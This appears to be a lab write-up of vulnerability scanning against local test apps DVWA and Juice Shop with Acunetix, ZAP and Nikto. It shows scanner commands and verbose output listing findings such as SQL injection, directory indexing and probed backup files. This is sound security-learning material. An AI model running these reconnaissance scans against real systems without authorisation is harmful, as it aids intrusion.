Low	Subresource Integrity (SRI) not implemented		Open

At the bottom of the interface, there are pagination controls: 'Items per page: 20', '1 - 5 of 5', and a red circle with the number '1'.


Then I ran a vulnerability scan for DVWA using acunetix as seen below;
I added dvwa's URL in the target of acunetix as seen below;




The following were the vulnerabilities discovered by acunetix;



Many vulnerabilities like directory listing, redis unauthorized access vulnerability, clickjacking and cookies without secure flag set were discovered as seen in the bigger picture below;



The DVWA's site structure is as seen below;



B. OWASP ZAP


I first installed and started ZAP as seen below;

```
(egovridc@egovridc) - [~]
└─$ cd Downloads/

(egovridc@egovridc) - [~/Downloads]
└─$ chmod +x ZAP_2_16_1_unix.sh


(egovridc@egovridc) - [~/Downloads]
└─$ sudo su
[sudo] password for egovridc:
Sorry, try again.
[sudo] password for egovridc:
└─(root@egovridc) - [~/Downloads]
# ./ZAP_2_16_1_unix.sh
Starting Installer ...
```

On starting this is how it looked like;




I then added DVWA as my first target and ZAP was able to discover several vulnerabilities as seen below;

Also I added juice-shop as my target to scan for vulnerabilities as seen below;




Above it was able to discover sql injection in dvwa website which is possible with a high risk of compromise.


Also it was able to discover cross-domain misconfiguration as seen below;



Also timestamp disclosure was also discovered by the application/web server as seen below;



Also information disclosure was discovered as response appeared to contain suspicious comments which may help an attacker as seen below;



And many other vulnerabilities were discovered by ZAP using DVWA as a test environment.

C: NIKTO

I first installed nikto using a command as seen below;

```
(egovridc@egovridc)~$ sudo apt install nikto
nikto is already the newest version (1:2.5.0+git20230114.90ff645-0kali1).
nikto set to manually installed.
Summary:
  Upgrading: 0, Installing: 0, Removing: 0, Not Upgrading: 1021
```

Then I started by performing a vulnerability scanning for Juice Shop as seen below;

```
egovridc@egovridc: ~
egovridc@egovridc: ~
(egovridc@egovridc)~$ nikto -h http://localhost:3000 -C all -Tuning 9 -Display V -o juiceshopresults.txt
-----
V:Mon Sep 1 10:41:33 2025 - Initialising plugin nikto_report_nbe
V:Mon Sep 1 10:41:33 2025 - Loaded "NBE reports" plugin.
V:Mon Sep 1 10:41:33 2025 - Initialising plugin nikto_origin_reflection
V:Mon Sep 1 10:41:33 2025 - Loaded "CORS Origin Reflection" plugin.
V:Mon Sep 1 10:41:33 2025 - Initialising plugin nikto_put_del_test
V:Mon Sep 1 10:41:33 2025 - Loaded "Put/Delete test" plugin.
V:Mon Sep 1 10:41:33 2025 - Initialising plugin nikto_apacheusers
V:Mon Sep 1 10:41:33 2025 - Loaded "Apache Users" plugin.
V:Mon Sep 1 10:41:33 2025 - Initialising plugin nikto_headers
V:Mon Sep 1 10:41:33 2025 - Loaded "HTTP Headers" plugin.
V:Mon Sep 1 10:41:33 2025 - Initialising plugin nikto_cookies
V:Mon Sep 1 10:41:33 2025 - Loaded "HTTP Cookie Internal IP" plugin.
V:Mon Sep 1 10:41:33 2025 - Initialising plugin nikto_parked
V:Mon Sep 1 10:41:33 2025 - Loaded "Parked Detection" plugin.
V:Mon Sep 1 10:41:33 2025 - Initialising plugin nikto_report_json
V:Mon Sep 1 10:41:33 2025 - Loaded "JSON reports" plugin.
V:Mon Sep 1 10:41:33 2025 - Initialising plugin nikto_outdated
V:Mon Sep 1 10:41:33 2025 - Loaded "Outdated" plugin.
V:Mon Sep 1 10:41:33 2025 - Initialising plugin nikto_apache_expect_xss
V:Mon Sep 1 10:41:33 2025 - Loaded "Apache Expect XSS" plugin.
V:Mon Sep 1 10:41:33 2025 - Initialising plugin nikto_msgs
V:Mon Sep 1 10:41:33 2025 - Loaded "Server Messages" plugin.
V:Mon Sep 1 10:41:33 2025 - Initialising plugin nikto_report_html
V:Mon Sep 1 10:41:33 2025 - Loaded "Report as HTML" plugin.
V:Mon Sep 1 10:41:33 2025 - Initialising plugin nikto_drupal
V:Mon Sep 1 10:41:33 2025 - Loaded "Drupal Specific Tests" plugin.
V:Mon Sep 1 10:41:33 2025 - Initialising plugin nikto_tests
V:Mon Sep 1 10:41:33 2025 - Loaded "Nikto Tests" plugin.
V:Mon Sep 1 10:41:33 2025 - Initialising plugin nikto_dictionary_attack
V:Mon Sep 1 10:41:33 2025 - Loaded "Dictionary attack" plugin.
```

Several vulnerabilities were discovered and exposed files were shown as seen below;

```
V:Mon Sep 1 10:41:33 2025 - 200 for GET: /index.php;
V:Mon Sep 1 10:41:33 2025 - Running recon for "CGI" plugin
V:Mon Sep 1 10:41:33 2025 - Checking for CGI in: /cgi.cgi/ /webcgi/ /cgi-914/ /cgi-915/ /bin/ /cgi/ /mpcgi/ /cgi-bin/ /ows-bin/ /cgi-sys/ /cgi-local/ /htbin/ /cgibin/ /cgis/ /scripts/ /cgi
/scgi-bin/ /cgi-bin-sdb/ /cgi-mod/
V:Mon Sep 1 10:41:33 2025 - Running recon for "Path Search" plugin
V:Mon Sep 1 10:41:33 2025 - 200 for GET: /
V:Mon Sep 1 10:41:33 2025 - Running recon for "Robots" plugin
V:Mon Sep 1 10:41:33 2025 - 200 for GET: /robots.txt
V:Mon Sep 1 10:41:46 2025 - 200 for GET: /ftp/
+ /robots.txt: Entry '/ftp/' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/00000600_robots-txt-file
+ /robots.txt: contains 1 entry which should be manually viewed. See: https://developer.mozilla.org/en-US/docs/Glossary/Robots.txt
V:Mon Sep 1 10:41:46 2025 - Running recon for "clientaccesspolicy.xml" plugin
V:Mon Sep 1 10:41:46 2025 - 200 for GET: /clientaccesspolicy.xml
V:Mon Sep 1 10:41:46 2025 - Running scan for "CORS Origin Reflection" plugin
V:Mon Sep 1 10:41:46 2025 - 200 for GET: /
V:Mon Sep 1 10:41:46 2025 - 200 for GET: /
V:Mon Sep 1 10:41:46 2025 - Running scan for "Put/Delete test" plugin
V:Mon Sep 1 10:41:46 2025 - 200 for PUT: /nikto-test-PG1aLzn9.html
V:Mon Sep 1 10:41:46 2025 - Running scan for "Apache Users" plugin
V:Mon Sep 1 10:41:46 2025 - Running scan for "HTTP Headers" plugin
V:Mon Sep 1 10:41:46 2025 - 200 for GET: /index.asp
V:Mon Sep 1 10:41:46 2025 - 200 for GET: /index.asp\
```

I saved the results in a text file as seen below;

```

(egovrldc@egovrldc)-[~]
└─$ cat juiceshopresults.txt
- Nikto v2.5.0/
+ Target Host: localhost
+ Target Port: 8080
+ GET /: Retrieved access-control-allow-origin header: *.
+ GET /: Uncommon header 'x-recruiting' found, with contents: /#/jobs.
+ GET /robots.txt: Entry '/ftp/' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/00600600_robots-txt-file:
+ GET /robots.txt: contains 1 entry which should be manually viewed. See: https://developer.mozilla.org/en-US/docs/glossary/Robots.txt:
+ GET /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/x-content-type-header/:
+ HEAD /localhost.war: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html:
+ HEAD /localhost.tar.bz2: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html:
+ HEAD /dump.tar.lzma: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html:
+ HEAD /127.0.0.1.gz: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html:
+ HEAD /localhost.tgz: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html:
+ HEAD /localhost.tar.gz: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html:
+ HEAD /localhost.zip: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html:
+ HEAD /127.0.0.1.sql: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html:
+ HEAD /backup.jms: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html:
+ HEAD /database.cer: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html:
+ HEAD /backup.tar.gz: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html:
+ HEAD /dump.cer: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html:
+ HEAD /database.gz: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html:
+ HEAD /backup.tgz: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html:
+ HEAD /localhost.gz: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html:
+ HEAD /127.0.0.1.tar.bz2: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html:
+ HEAD /127.0.0.1.war: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html:
+ HEAD /localhost.sql: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html:
+ HEAD /backup.pem: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html:
+ HEAD /database.pem: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html:
+ HEAD /127.0.0.1.tgz: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html:
+ HEAD /127.0.0.1.zip: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html:
+ HEAD /site.cer: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html:
+ HEAD /127.0.0.1.tar.gz: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html:
+ HEAD /database.egg: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html:
+ HEAD /localhost.tar.lzma: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html:
+ HEAD /backup.cer: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html:
+ HEAD /site.tar.lzma: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html:
+ HEAD /database.tar.bz2: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html:
+ HEAD /database.tgz: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html:
+ HEAD /database.pem: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html:
+ HEAD /backup.zip: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html:
+ HEAD /backup.tar.lzma: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html:
+ HEAD /site.egg: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html:
+ HEAD /database.tar.gz: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html:
+ HEAD /archive.tar.lzma: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html:
+ HEAD /dump.pem: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html:
+ HEAD /localhost.pem: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html:
+ HEAD /database.pem: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html:
+ HEAD /database.zip: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html:

```

Then I also scanned for vulnerabilities from DVWA and several were discovered as seen below;

```


(egovrldc@egovrldc)-[~]
└─$ nikto -h http://localhost/
-----
- Nikto v2.5.0
-----
+ Target IP: 127.0.0.1
+ Target Hostname: localhost
+ Target Port: 80
+ Start Time: 2025-09-01 12:53:58 (GMT)
-----
+ Server: Apache/2.4.25 (Debian)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/x-content-type-header/
+ /: Cookie PHPSESSID created without the httponly flag. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies
+ Root page / redirects to: login.php
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Apache/2.4.25 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ /config/: Directory indexing found.
+ /config/: Configuration information may be available remotely.
+ /docs/: Directory indexing found.
+ /icons/README: Apache default file found. See: https://www.vnteeb.co.uk/apache-restricting-access-to-iconsreadme/
+ /login.php: Admin login page/section found.
